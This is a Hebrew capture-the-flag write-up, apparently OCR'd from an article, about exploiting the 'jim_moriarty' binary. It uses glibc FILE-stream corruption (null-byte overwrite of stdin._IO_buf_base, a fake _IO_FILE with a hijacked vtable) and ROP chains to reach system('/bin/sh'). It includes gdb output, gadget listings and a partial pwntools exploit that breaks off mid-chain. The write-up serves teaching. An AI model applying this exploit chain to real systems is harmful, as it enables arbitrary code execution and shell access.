
```
struct _IO_FILE {
  int _flags;       /* High-order word is _IO_MAGIC; rest is flags. */
#define _IO_file_flags _flags

  /* The following pointers correspond to the C++ streambuf protocol. */
  /* Note:  Tk uses the _IO_read_ptr and _IO_read_end fields directly. */
  char* _IO_read_ptr;   /* Current read pointer */
  char* _IO_read_end;   /* End of get area. */
  char* _IO_read_base;  /* Start of putback+get area. */
  char* _IO_write_base; /* Start of put area. */
  char* _IO_write_ptr;  /* Current put pointer. */
  char* _IO_write_end;  /* End of put area. */
  char* _IO_buf_base;   /* Start of reserve area. */
  char* _IO_buf_end;    /* End of reserve area. */
  /* The following fields are used to support backing up and undo. */
  char *_IO_save_base; /* Pointer to start of non-current get area. */
  char *_IO_backup_base;  /* Pointer to first valid character of backup area */
  char *_IO_save_end; /* Pointer to end of non-current get area. */

  struct _IO_marker *_markers;

  struct _IO_FILE *_chain;

  int _fileno;
#if 0
  int _blksize;
#else
  int _flags2;
#endif
  _IO_off_t _old_offset; /* This used to be _offset but it's too small.  */

#define __HAVE_COLUMN /* temporary */
  /* 1+column number of pbase(); 0 is unknown. */
  unsigned short _cur_column;
  signed char _vtable_offset;
  char _shortbuf[1];

  /*  char* _save_gptr;  char* _save_egptr; */

  _IO_lock_t *_lock;
#ifdef _IO_USE_OLD_IO_FILE
};
```

בתוך האיבר _chain תמצא הכתובת לזרם הבא ברשימה. על מנת לבצע את ההתקפה שתיארנו כשדיברנו על התקפות File Stream, עלינו לבצע את הצעדים הבאים:

1. יצירת File Stream פיקטיבי - דורש מאתנו יכולת כתיבה של באפר לזיכרון. את זה כבר יש לנו.
2. דריסת _chain בכתובת בה יושב הבאפר שלנו.

למזלנו, כבר ראינו שהכתובת של הבאפר שהוקצה לנו נשמרת בגלובלי g_buf_ptr, ומכיוון שאין ASLR ניתן להסתמך על הכתובת של g_buf_ptr (שהיא 0x601030). לצערנו, לדרוס את _chain בכתובת של g_buf_ptr לא יעזור לנו, מכיוון שאז יפרשו את מקטע הזיכרון שמתחיל ב-0x601030 כ-_IO_FILE. נוכל לפתור את הבעיה על ידי דריסת _chain ב-stdin עם כתובת אחרת, כך שעבור הכתובת הזו, ב-offset של 0x68 (ה-offset של האיבר _chain בתוך המבנה _IO_FILE) ימצא g_buf_ptr, והכתובת שהוא מאחסן

תהיה הכתובת בה מתחיל הזרם הפיקטיבי שלנו. בשביל לעשות זאת, נכתוב ב-_chain את הכתובת 0x600fc8. הסקיצה הבאה מתארת את המצב אליו אנו רוצים להגיע:




השאלה שעלינו לענות עליה עכשיו היא - כיצד נדרוס את chain של stdin? קודם כל, stdin הוא גלובלי, ולכן הכתובת שלו ביחס לבסיס של libc היא קבועה. מכיוון שהכתובת של הבאפר שלנו ביחס לבסיס של libc קבועה גם היא, הכתובת של stdin קבועה ביחס לכתובת של הבאפר שלנו, לכן נוכל להיעזר בחולשת ה-null-byte overwrite היחסית לבאפר שלנו על מנת לרשום null-byte לתוך אחד האיברים ב-libc.

האיבר שנדרוס צריך להיות איבר שמחזיק בתוכו כתובת אליה ייכתב קלט שנשלט על ידי המשתמש. כמו כן, הוא צריך להצביע לכתובת שנמצאת במרחק של עד 0xf8 בתים מ-stdin._chain, כך שכאשר נדרוס את הבית התחתון הוא יצביע ל-_chain או לכתובת נמוכה מ-_chain. לחולשות off-by-one במחסנית קונספט דומה, ומי שרוצה מוזמן לקרוא עוד בנושא בעזרת הקישורים שבסוף המאמר.

על מנת למצוא איבר העונה לכל הדרישות הללו, נעצור את הבינארי לפני הקריאה ל-getchar ונבחן את stdin:

```
gdb-peda$ p *stdin
$1 = {
  flags = 0xfbad208b,
  _IO_read_ptr = 0x7ffff7dd3964 <_IO_2_1_stdin_+132> "",
  _IO_read_end = 0x7ffff7dd3964 <_IO_2_1_stdin_+132> "",
  _IO_read_base = 0x7ffff7dd3963 <_IO_2_1_stdin_+131> "\n",
  _IO_write_base = 0x7ffff7dd3963 <_IO_2_1_stdin_+131> "\n",
  _IO_write_ptr = 0x7ffff7dd3963 <_IO_2_1_stdin_+131> "\n",
  _IO_write_end = 0x7ffff7dd3963 <_IO_2_1_stdin_+131> "\n",
  _IO_buf_base = 0x7ffff7dd3963 <_IO_2_1_stdin_+131> "\n",
  _IO_buf_end = 0x7ffff7dd3964 <_IO_2_1_stdin_+132> "",
  _IO_save_base = 0x0,
  _IO_backup_base = 0x0,
  _IO_save_end = 0x0,
  _markers = 0x0,
  _chain = 0x0,
  _fileno = 0x0,
  _flags2 = 0x0,
  _old_offset = 0xffffffffffffffff,
  _cur_column = 0x0,
  _vtable_offset = 0x0,
  _shortbuf = "\n",
  _lock = 0x7ffff7dd5790 <_IO_stdfile_0_lock>,
  _offset = 0xffffffffffffffff,
```

האיבר _IO_buf_base מצביע ל-_shortbuf, שנמצא ב-offset של 131 בתים מ-stdin. האיבר הזה גם מגדיר היכן לאחסן את הבאפר של הזרם, כאשר _IO_buf_end מציין את סוף הבאפר. אם נוכל לגרום ל-_IO_buf_base להצביע לכתובת ב-stdin שקודמת לכתובת של _chain, והכתובת של _IO_buf_end תישאר כפי שהיא, נוכל לדרוס את stdin עם הקלט שנספק ל-getchar. כך נוכל לדרוס את הערך של stdin._chain עם הכתובת 0x600fc8, ולהפוך את הסקיצה למציאות. מכיוון שהבית התחתון של _IO_buf_base הוא 0x63, דריסתו ב-null-byte תוביל לכך ש-_IO_buf_base יצביע ל-stdin+32 - כתובת נמוכה יותר מהכתובת של stdin._chain - מה שמאפשר לנו לדרוס אותו בעזרת getchar!

על מנת לכתוב לכתובת של _IO_buf_base, עלינו למצוא את הכתובת של stdin (על ידי x/xg stdin ב-gdb), למצוא את הכתובת אליה מצביע g_buf_ptr ולחשב את ההפרש ביניהם. מכיוון שהבאפר יוקצה תמיד בצמוד ל-libc, ו-stdin הוא גלובלי, ההפרש יהיה קבוע בכל הרצה. לאחר מכן, נוסיף להפרש 0x38 (ה-offset של _IO_buf_base_ במבנה _IO_FILE). המספר שנקבל הוא ההפרש בין תחילת הבאפר שלנו לבין _IO_buf_base_ ב-stdin, והוא 0x59c908 (ב-libc 6.0). על מנת לכתוב null-byte לבית התחתון של stdin._IO_buf_base, נספק את המספר הזה כקלט הראשוני כאשר התכנית מבקשת מאתנו גודל. המספר גדול מ-0x300000, לכן נתבקש לציין גודל שוב. הפעם נבקש 0x200000 (מכיוון שראינו שעבור הגודל הזה, הבאפר מוקצה בצמוד ל-libc). כאשר התכנית תרצה להציב null-byte בסוף הבאפר, היא תציב אותו בכתובת הגבוהה ב-0x59c908 מהכתובת של תחילת הבאפר, ותדרוס את _IO_buf_base, שיצביע כעת ל-_IO_write_end.

נוצר לנו באפר בתוך stdin, בין _IO_write_end לבין _shortbuf. כאשר התכנית תקרא ל-getchar, הקלט שלנו ייכתב לתוך הבאפר, וידרוס איברים ב-stdin. נדאג לכך שאת _chain נדרוס עם הערך 0x600fc8 (על מנת לקשר בין הבאפר שלנו לבין רשימת הזרמים, כפי שתיארנו קודם), וכעת הבאפר שלנו הוא חלק מהרשימה שמתחילה ב-_IO_list_all.

הצלחנו לקשר את הזרם הפיקטיבי שלנו לשרשרת הזרמים התקניים, ופונקציות כמו _IO_unbuffer_all, שנקראות בסוף התכנית, יבצעו מניפולציות גם על הזרם הפיקטיבי שלנו. נשאר לנו לבחור פונקציה שנרצה שתקרא עם הזרם בתוך ארגומנט, ולעצב את הזרם כך שהתכנית תקרא לאחת המתודות מה-vtable שלו. את ה-vtable נעצב כך שה-offset של המתודה שהתכנית תרצה לקרוא לה מתחילת ה-vtable יהיה זהה ל-offset של הפונקציה שאנו רוצים שתקרא מתחילת הכתובת שנספק ל-vtable.

בחרתי להתלבש על הקריאה ל-_IO_SETBUF ב-_IO_unbuffer_all, לכן הזרם הפיקטיבי שנבנה יעוצב כך שיגרום לקריאה של _IO_SETBUF.

```
static void
_IO_unbuffer_all (void)
{
  struct _IO_FILE *fp;
  for (fp = (_IO_FILE *) _IO_list_all; fp; fp = fp->_chain)
    {
      if (! (fp->_flags & _IO_UNBUFFERED)
      /* Iff stream is un-orientated, it wasn't used. */
      && fp->_mode != 0)
    {
#ifdef _IO_MTSAFE_IO
      int cnt;
#define MAXTRIES 2
      for (cnt = 0; cnt < MAXTRIES; ++cnt)
        if (fp->_lock == NULL || _IO_lock_trylock (*fp->_lock) == 0)
          break;
        else
          /* Give the other thread time to finish up its use of the
         stream.  */
          __sched_yield ();
#endif

      if (! dealloc_buffers && !(fp->_flags & _IO_USER_BUF))
        {
          fp->_flags |= _IO_USER_BUF;

          fp->_freeres_list = freeres_list;
          freeres_list = fp;
          fp->_freeres_buf = fp->_IO_buf_base;
        }

      _IO_SETBUF (fp, NULL, 0);

      if (fp->_mode > 0)
        _IO_wsetb (fp, NULL, NULL, 0);
```

נסקור את תהליך האקספלויטציה שלנו עד כה:


1. תחילה, נספק גודל שזהה להפרש הכתובות בין תחילת הבאפר שלנו לבין stdin._IO_buf_base. הגודל יהיה גדול מדי, ונתבקש לספק גודל אחר. נספק את הגודל 0x200000 על מנת שההקצאה שלנו תמוקם בדיוק לפני תחילת glibc בזכרון.
2. נספק את ה"shellcode" שלנו. בפועל, מדובר כאן בבאפר שמהווה _IO_FILE פיקטיבי, כאשר את הכתובת שנספק ל-vtable נספק כך שב-offset של _IO_SETBUF (0x58) תמוקם הכתובת לפונקציה אליה נרצה לקרוא.
3. ה-null-byte ייכתב בבית התחתון ביותר של _IO_buf_base, וכאשר getchar יקרא, הקלט שלנו ידרוס את המבנה stdin ונדרוס את האיבר _chain שלו כך שיפנה ל-0x600fc8, שבתורו יפנה לכתובת של הבאפר שהוקצה לנו.
4. בעת סיום התכנית, _IO_unbuffer_all יקרא ל-_IO_SETBUF(fp, NULL, 0), אך בפועל הקריאה שתתבצע תהיה לפונקציה שבחרנו.

אם לא היה DEP, היינו יכולים לסיים כבר כאן - היינו מעצבים את ה-file pointer כך שבעת הקריאה ל-_IO_SETBUF, יקרא הערך שמאוחסן ב-g_buf_ptr, ולהריץ את הקוד שקיים באיבר שבנינו. אם היינו בונים אותו כך שבתחילתו היינו ממקמים shellcode, היינו מקבלים shell מהפעולה הזו. לצערנו, יש DEP,

לכן נצטרך למצוא דרך אחרת להשיג shell. הדרך הקלאסית להתמודד עם DEP היא בעזרת ROP - Return Oriented Programming.

הרעיון הבסיסי ב-ROP הוא להשתמש בקוד שכבר קיים בבינארי על מנת לבצע את הפעולות שאנו רוצים לבצע. אומנם עם DEP כבר לא ניתן להריץ פקודות מהמחסנית (ומאזורי data אחרים), אך המחסנית עדיין טומנת בחובה מספר רכיבים שמשפיעים מאוד על ה-flow של הבינארי: מצביע המחסנית של ה-frame הקודם, כתובת החזרה של הפונקציה, וכן (ב-32 ביט בעיקר) ארגומנטים לפונקציה. אם יש לנו שליטה במחסנית, יש לנו שליטה בכל אלו, ונוכל להשתמש בהם בשביל ליצור frames פיקטיביים, שיגרמו לתוצאה שאנו רוצם. כל קטע קוד קטן שרץ עד לחזרה ב-ROP (ותוחם frame פיקטיבי) מכונה Gadget, והשילוב של כל הגדג'טים נקרא ROP chain. ב-64 ביט, כתיבת ROP chain היא מעט יותר מסורבלת, ודורשת בכל פעם להשתמש בגדג'טים ש"מכינים" את האוגרים, מכיוון שהארגומנטים לפונקציות מועברים על גבי האוגרים.

להלן שימוש לדוגמה ב-ROP ב-64 ביט: נניח שנרצה להריץ את קטע הקוד system("/bin/sh"). על מנת להריץ אותו, נרצה שב-rdi ימוקם מצביע למחרוזת /bin/sh, ולגרום לתכנית לחזור לכתובת של system. בהנחה שאנו יודעים מה הכתובת של system, וכתובת בה יושבת המחרוזת /bin/sh, ובהנחה שאנו יודעים מה הכתובת של גדג'ט שמבצע pop rdi; ret, בעזרת ה-ROP chain הבא נוכל ליצור shell:




ב-PEDA, הפקודה "dumprop" תציג לנו את כל הגדג'טים שנוכל להשתמש בהם:

```
gdb-peda$ dumprop
Warning: this can be very slow, do not run for large memory range
Writing ROP gadgets to file: jim_moriarty-rop.txt ...
0x40090f: ret
0x4006fa: repz ret
0x4006b5: ret 0xc148
0x400777: leave; ret
0x400922: pop r15; ret
0x400685: pop rbp; ret
0x400923: pop rdi; ret
0x400866: add cl,cl; ret
0x40092f: add bl,dh; ret
0x400776: cld; leave; ret
0x4006f9: add ebx,esi; ret
0x4005ea: add rsp,0x8; ret
0x4005eb: add esp,0x8; ret
0x40090c: fmul [rax-0x7d]; ret
0x400920: pop r14; pop r15; ret
0x400921: pop rsi; pop r15; ret
0x40092e: add [rax],al; repz ret
0x400775: rex.RB cld; leave; ret
0x4006f8: add [rcx],al; repz ret
0x400862: mov eax,0x0; leave; ret
0x400865: add [rax],al; leave; ret
0x4008b3: mov eax,0x0; pop rbp; ret
0x4008b6: add [rax],al; pop rbp; ret
0x4005e8: call rax; add rsp,0x8; ret
0x400864: add [rax],al; add cl,cl; ret
--More--(25/97)
```

נסכם את הצעדים שנותרו לנו להשלמת האתגר:

1. שימוש בפונקציה שבחרנו על מנת להריץ ROP chain שידליף את הכתובת ששמורה באחד ה- GOT entries, על מנת שנוכל לחשב את כתובת הבסיס של libc ולפיה את הכתובות של system ושל /bin/sh.
2. שימוש ב-ROP נוסף על מנת לקרוא ל-system עם /bin/sh.

הפונקציה אליה בחרתי להפנות את התכנית היא scanf, וזאת מכיוון שהיא פונקציה מאוד גמישה - היא תאפשר לנו גם לנקות את הבאפר, וגם לכתוב לכתובות שמופיעות במחסנית/אוגרים על פי רצוננו, ובכך לכתוב את ה-ROP chain שלנו. הפונקציה מקבלת format string כארגומנט, וראינו שבעת הקריאה לאחת הפונקציות מה-vtable ה-file pointer מועבר כארגומנט, כך שנוכל לרשום את ה-format string שלנו בתחילת הבאפר (האיברים הראשונים שלו לא משנים ואפשר לרשום שם מה שנרצה). החיסרון היחיד הוא שבחלק מהכתובות בהן נרצה להשתמש מופיע התו "\x09", שהוא התו "\t" (טאב) ונחשב כתו white space שמגדירים ל-scanf להפסיק לקלוט תווים למחרוזת. על מנת להתגבר על הבעיה הזו, נצטרך להוסיף עוד ROP chain, שיוביל לקריאה של read_n עם כתובת במחסנית בתור כתובת הבאפר ועם מספר גדול על גבי rsi (על מנת לאפשר כתיבה של תווים רבים) בתור ארגומנטים.

על מנת לבנות את ה-format string שלנו, עלינו לגלות באיזה ארגומנט יושבת כתובת שיש לנו הרשאות כתיבה אליה ושיכולה להוביל להשתלטות על ריצת התכנית (נחפש כתובת במחסנית על מנת לדרוס כתובת חזרה של פונקציה כלשהי), וכן למצוא כתובת אחרת אליה יש לנו הרשאות כתיבה על מנת לרוקן את הבאפר. עלינו לבדוק את מצב המחסנית והאוגרים בעת הקריאה ל-_IO_SETBUF. בשביל לעשות זאת, נצטרך קודם כל לבנות את ה-File Stream המזויף שלנו כך שיוביל לקריאה ל-_IO_SETBUF, תוך התרחשות כמה שפחות פונקציונליות "אמיתית" לפני. נתבונן בפונקציה _IO_unbuffer_all על מנת להבין את התנאים בהם הוא צריך לעמוד בשביל שהתכנית תקרא ל-_IO_SETBUF (ניתן למצוא את הקוד הרלוונטי בעמודים הקודמים):

1. עלינו לקיים את התנאי (flags & _IO_UNBUFFERED) && mode != 0)!. עבור ה-mode, פשוט נעניק לו את הערך 0xffffffffffffffff. עבור הדגלים - הערך של _IO_UNBUFFERED הוא 2. מכיוון שאנו מעוניינים להשתמש ב-File Stream גם כ-format string, אידאלית היינו רוצים שיתחיל ב- format string, שיתחיל במציין כלשהו. התו הראשון הוא גם ה-LSB של flags, לכן אם הוא מקיים (ch & 2)! הוא יקיים את התנאי. לשמחתנו, התו '%' מקיים את התנאי, כך שאין צורך להתחכם.
2. עלינו לקיים את התנאי lock == NULL על מנת לצאת מהלולאה שמנסה לנעול את הזרם. נעשה זאת על ידי השמת הערך 0 ב-lock.
3. עלינו לקיים את התנאי flags & _IO_USER_BUF על מנת לדלג על לוגיקה. הערך של _IO_USER_BUF הוא 1 ולמזלנו, '%' מקיים את התנאי...

4. כמובן שעבור ה-vtable נספק כתובת שתגרום לכך ש-_IO_SETBUF יפנה ל-scanf. על מנת לקיים תנאי זה, על הכתובת שנספק להיות נמוכה ב-0x58 (ה-offset של _IO_SETBUF ב-_IO_jump_t) מהכתובת של ה-GOT entry של scanf ( שנמצאת ב-0x600ff0).
5. כל שאר הערכים לא חשובים ויכולים להיות מאופסים.

נשתמש ב-format string זמני של "%s" ונריץ את התכנית, תוך שאנו מוודים לדרוס את _IO_buf_base ומספקים את הבאפר כקלט. נשים breakpoint בדיוק לפני הקריאה ל-_IO_SETBUF (scanf), ונבחן את מצב האוגרים והמחסנית בעת הקריאה:

```
Breakpoint 1, 0x00007f1bacf0de1c in _IO_unbuffer_all () at genops.c:915
915     genops.c: No such file or directory.
gdb-peda$ i r rsi rdx rcx r8 r9
rsi            0x0      0x0
rdx            0x0      0x0
rcx            0x7f1bad237c30   0x7f1bad237c30
r8             0x7f1bad238780   0x7f1bad238780
r9             0x7ffd999325a8   0x7ffd999325a8
gdb-peda$ i r rsp
rsp            0x7ffd99932600   0x7ffd99932600
gdb-peda$ x/10xg rsp
No symbol "rsp" in current context.
gdb-peda$ x/10xg $rsp
0x7ffd99932600: 0x0000000000000001      0x0000000000000000
0x7ffd99932610: 0x00007f1bad2328d8      0x00007f1bad2328e0
0x7ffd99932620: 0x00007f1bad237c40      0x00007f1baced0aeb
0x7ffd99932630: 0x0000000000000000      0x0000000000000000
0x7ffd99932640: 0x00000000004008c0      0x0000000000400640
gdb-peda$
```

ניתן לראות שהערך של האוגר r9 הוא כתובת במחסנית. כמו כן, אם ניעזר ב-vmmap, נראה שהערך בכתובת ה-4 מ-rsp הוא כתובת לאזור בזיכרון אליו יש לנו הרשאות כתיבה. מכיוון שלא נראה שהכתובת הזו חשובה, נשתמש בה על מנת לרוקן את הבאפר. נותר להבין אם הכתובת שב-r9 יכולה לעזור לנו להשתלט על התכנית. ננסה להבין היכן שמורה כתובת החזרה של ה-frame הנוכחי (בעזרת i f):


```
Locals at unknown address, Previous frame's sp is 0x7ffd99932600
Saved registers:
 rbx at 0x7ffd999325f0, rip at 0x7ffd999325f8
```

כתובת החזרה של ה-frame הנוכחי שמורה 0x50 בתים אחרי הכתובת שיושבת ב-r9, כלומר ניתן להשתלט על כתובת החזרה של התכנית על ידי כתיבת 50 בתים לכתובת שב-r9, ואחר כך לכתוב את הכתובת אליה נרצה לחזור!

כזכור, r9 משמש כארגומנט השישי של פונקציות ב-64 ביט, לכן הוא יהיה הארגומנט ה-5 ל- format string, וניתן יהיה לכתוב אל הכתובת שבו בעזרת %5s. עבור הכתובת הרביעית מ-rsp, היא הארגומנט ה-10 ל-format string, לכן נשתמש ב-%10s על מנת לרוקן את הבאפר. לכן, ה-format string שלנו יהיה %10s%5s, והקלט שנספק ל-scanf יהיה 0x50 פעמים 'A' (או כל תו אחר, זה לא באמת חשוב), ולאחר

מכן ROP chain נטול תווי white space שיוביל לקריאת read_n כך ש-read יקרא קלט ארוך אל תוך המחסנית, ויאפשר לנו להשתלט שוב על זרימת התכנית, ובפעם הזאת כבר נוכל להשתמש בתווי white space.

בכדי לבנות את ה-ROP chain, ניעזר בפלט של dumprop. ה-ROP chain שנשתמש בו על מנת לעבור מ-scanf ל-read_n יהיה:




כאשר המטרה של החלק הירוק היא לגרום לכך שב-rsi, האוגר עליו ממוקם הארגומנט שמציין ל-read_n כמה בתים לקרוא, ימוקם ערך גדול שיעניק לנו חופשיות בפעולה, וכן למקם ב-rbp כתובת שיש לנו הרשאות קריאה/כתיבה אליה (למה? נבין בהמשך). החלק הכחול יוביל לקריאה ל-read_n. נשאלת השאלה - מה עם הארגומנט שמועבר על גבי האוגר rdi, שהוא הארגומנט שמציין את הבאפר ממנו קוראים? התשובה היא, שבעת החזרה מ-printf על rdi ממוקמת כבר כתובת במחסנית, כך שנוכל להיעזר בה על מנת לגרום שוב ל-buffer overflow שייתן לנו להריץ שרשרת ROP. הסיבה לכך שלא נוכל לאחד את השרשרות לכדי שרשרת אחת (או להשתמש בגאדג'ט של pop rdi; ret בכדי למקם ערך ב-rdi ולא להסתמך על כך שימקם כתובת במחסנית) היא, כאמור, שבשרשרת השנייה יש שימוש בכתובות עם תו white space, ולא נוכל להשתמש בתווים הללו עם scanf.

עכשיו כשחזרנו ל-read_n, עלינו להבין כמה תווים עלינו לספק על מנת שנוכל לגרום ל-stack overflow. על מנת לגלות זאת, ננסה, בתוך read_n, לגלות את ההפרש בין rdi (שהוא הכתובת בה הכתיבה שלנו תתחיל) לבין הכתובת בה נמצא הערך השמור של rip (כתובת החזרה של הפונקציה).

```
gdb-peda$ i f
Stack level 0, frame at 0x7ffcab1b64a8:
 rip = 0x400732 in read_n; saved rip = 0x7f496300d800
 called by frame at 0x7ffcab1b64b0
 Arglist at 0x7ffcab1b6498, args:
 Locals at 0x7ffcab1b6498, Previous frame's sp is 0x7ffcab1b64a8
 Saved registers:
  rbp at 0x7ffcab1b6498, rip at 0x7ffcab1b64a0
gdb-peda$ i r rdi
rdi            0x7ffcab1b5f70   0x7ffcab1b5f70
```

ההפרש הוא 0x64a0 - 0x5f70, כלומר 0x530. אם נכתוב 8 בתים נוספים אחרי 0x530 הבתים הראשונים, נדרוס את כתובת החזרה של read_n. ננסה זאת עם הקלט "BBBBBB\x00\x00" + 0x530 * "A". התכנית אמורה לקפוץ ל-0x00004242424242, ולקבל segfault.

נבדוק את ההשערה שלנו תחת gdb:

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00007f855b26d068 in __read_nocancel () at ../sysdeps/unix/syscall-template.S:84
84      in ../sysdeps/unix/syscall-template.S
gdb-peda$ bt
#0  0x00007f855b26d068 in __read_nocancel () at ../sysdeps/unix/syscall-template.S:84
#1  0x4141414141414141 in ?? ()
#2  0x4141414141414141 in ?? ()
#3  0x4141414141414141 in ?? ()
#4  0x4141414141414141 in ?? ()
#5  0x4141414141414141 in ?? ()
#6  0x4141414141414141 in ?? ()
#7  0x0000424242424242 in ?? ()
#8  0x00007f855b52a80a in __elf_set___libc_subfreeres_element_free_mem__ ()
   from /lib/x86_64-linux-gnu/libc.so.6
#9  0x00007f855b52fc40 in ?? () from /lib/x86_64-linux-gnu/libc.so.6
#10 0x00007f855b1c8aeb in __run_exit_handlers (status=0x41414141, listp=<optimized out>
,
```

מעניין... קיבלנו segmentation fault, אבל לא בגלל שהפונקציה נסתה לחזור ל-0x0000424242424242, אלא בגלל שהיא ניסתה לחזור ל-0x4141414141414141. יצא שדרסנו את כתובת החזרה של read. נחשב מחדש בכמה בתים סטינו, על ידי ספירת מספר ה-frames שנוצרו שקודמים ל-frame אליו רצינו לחזור - 6 frames - נכפיל ב-8 ונקבל 0x30. ננסה שוב, הפעם עם הקלט "A" * 0x500 + "BBBBBB\x00\x00":

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000424242424242 in ?? ()
gdb-peda$
```


והפעם הצלחנו ☺ למדנו שלאחר 0x500 בתים, נוכל לגרום ל-stack overflow שיאפשר לנו להשתלט על התכנית, לכן נמקם את ה-ROP chain הבא שלנו לאחר 0x500 בתים של padding. נותר רק לבנות את ה-ROP chain.

אנו צריכים להדליף ערך של GOT entry כלשהו, שרירותית בחרתי ב-read. על מנת להדליף את הערך שלו, אנו צריכים להיעזר בפונקציה שמדפיסה פלט, וכן למקם את הכתובת של ה-GOT entry של read באוגר rdi. הפונקציה האידאלית היא, כמובן, printf - זהו החלק הירוק ב-ROP chain. המטרה של שאר ה-ROP chain היא לעזור לנו לבצע עוד stack overflow בעזרת read_n, כך שנוכל לשלוח עוד ROP chain אחרון שיקרא ל-system("/bin/sh") וייצור shell. החלק הכחול יגרום לקריאה ל-read_n(0x601b00, 0x601b00), כלומר יקרא עד 0x601b00 תווים לכתובת 0x601b00. בפועל לא באמת צריך לכתוב כל כך הרבה בתים, זה פשוט ערך גדול ונוח אז נשתמש בו. למה לכתוב ל-0x601b00? מכיוון שכך נוכל לקשר בין ה-chain הזה ל-chain הבא:

- read_n יכתוב ל-0x601b00 את הקלט שנספק. הקלט יהיה ה-ROP chain שיוביל לקריאה ל-system("/bin/sh").

- לאחר read_n, ה-ROP chain ימשיך לחלק המוזהב. החלק המוזהב ישים ב-rbp את 0x601b00 ויחזור ל-leave. מכיוון שב-rbp נמצאת הכתובת 0x601b00, רצף הפקודות leave; ret יתייחסו ל-rbp כאילו הכתובת בתוכו היא כתובת המצביע למחסנית של ה-frame הקודם, והכתובת שב-rbp+8 היא כתובת החזרה של הפונקציה, כך שכל מה שעלינו לעשות הוא לרשום 8 בתים לריפוד ולאחר מכן את ה-ROP chain האחרון שלנו.

מהכתובת של read שהודפסה באמצעות הקריאה ל-printf, נוכל לחשב את הכתובות של system ושל /bin/sh ב-libc, ולשלוח את ה-ROP chain האחרון, שיקרא ל-system עם /bin/sh. ה-ROP chain האחרון הוא:




כאשר החלק המוזהב ממשיך את החלק המוזהב בשרשרת הקודמת ומהווה 8 בתי "ריפוד" כפי שהסברנו, והחלק הירוק יוביל לקריאה system("/bin/sh"). לאחר שהשרשרת הזו תרוץ, ייווצר shell ונוכל להיעזר בו על מנת למצוא את קובץ הדגל ולקרוא את התוכן שלו.

יש הרבה שלבים לאקספלויט שלנו, נסקור אותם בקצרה:

1. נספק את ההפרש בין תחילת הבאפר לבין stdin._IO_buf_base בתור גודל, מה שיאפשר לכתוב null-byte לבית התחתון של _IO_buf_base ולגרום לו להצביע ל-_IO_write_end.
2. כשנתבקש לספק גודל אחר, נספק את הגודל 0x200000. הקצאה בגודל כזה תגרום לכך שהזיכרון יוקצה בדיוק לפני libc ובצמוד לו.
3. נספק file stream פיקטיבי בתור ה-"shellcode", כך ש-_IO_SETBUF ב-vtable שלו יהיה scanf. כמו כן, בתחילת ה-stream נרשום את ה-format string הבא: "%10s%5s".
4. כשהתכנית תגיע ל-scanf, נספק payload שיוביל להשתלטות על כתובת החזרה של הפונקציה ולהרצת rop chain שיוביל לקריאה ל-read_n.
5. נעזר ב-read_n על מנת לרשום למחסנית ולהשתלט שוב על ה-flow של התכנית, ולהריץ rop chain שיקרא ל-printf עם הכתובת של ה-GOT entry של read בתור ארגומנט על מנת להדליף את הכתובת של read. לאחר מכן, read_n ייקרא שוב.
6. נעזר בכתובת של read על מנת לחשב את הכתובות של system ושל /bin/sh ב-libc, ונספק rop chain אחרון שייצור shell בעזרת הקריאה ("/bin/sh")system.

נרשום exploit שמבצע את כל הצעדים שתיארנו:

```
from pwn import *

r = process("./jim_moriarty")
e = ELF("./jim_moriarty")

r.recvuntil("?")
r.sendline(str(0x59c908)) # offset from allocated buffer to stdin._IO_buf_base
r.recvuntil("?")
r.sendline(str(0x200000))  # Allocation big enough so that the buffer would be
allocated right before libc.
r.recvuntil("?")

read_got = e.got['read']

# craft fake stream
fp = 0x601030 - 0x68
vtable = 0x600ff0 - 0x58  # so that invoking _IO_SETBUF would invoke scanf
mode = 0xffffffffffffffff # mode shouldn't be 0

format_string = "%10$s%5$s"  # Empty stdin, then read to stack.
fake_fp = format_string.ljust(0x10, '\x00') + p64(0) * 22 + p64(mode) + p64(0) *
2 + p64(vtable)
r.sendline(fake_fp)

r.sendline(p64(0) * 9 + p64(fp) + p64(0))

set_rsi_large_pop_rbp = 0x4006ba
writeable_address = 0x601b00 # some address we can rw
read_n = 0x40072a

rop_chain = p64(set_rsi_large_pop_rbp) + p64(writeable_address) + p64(read_n)
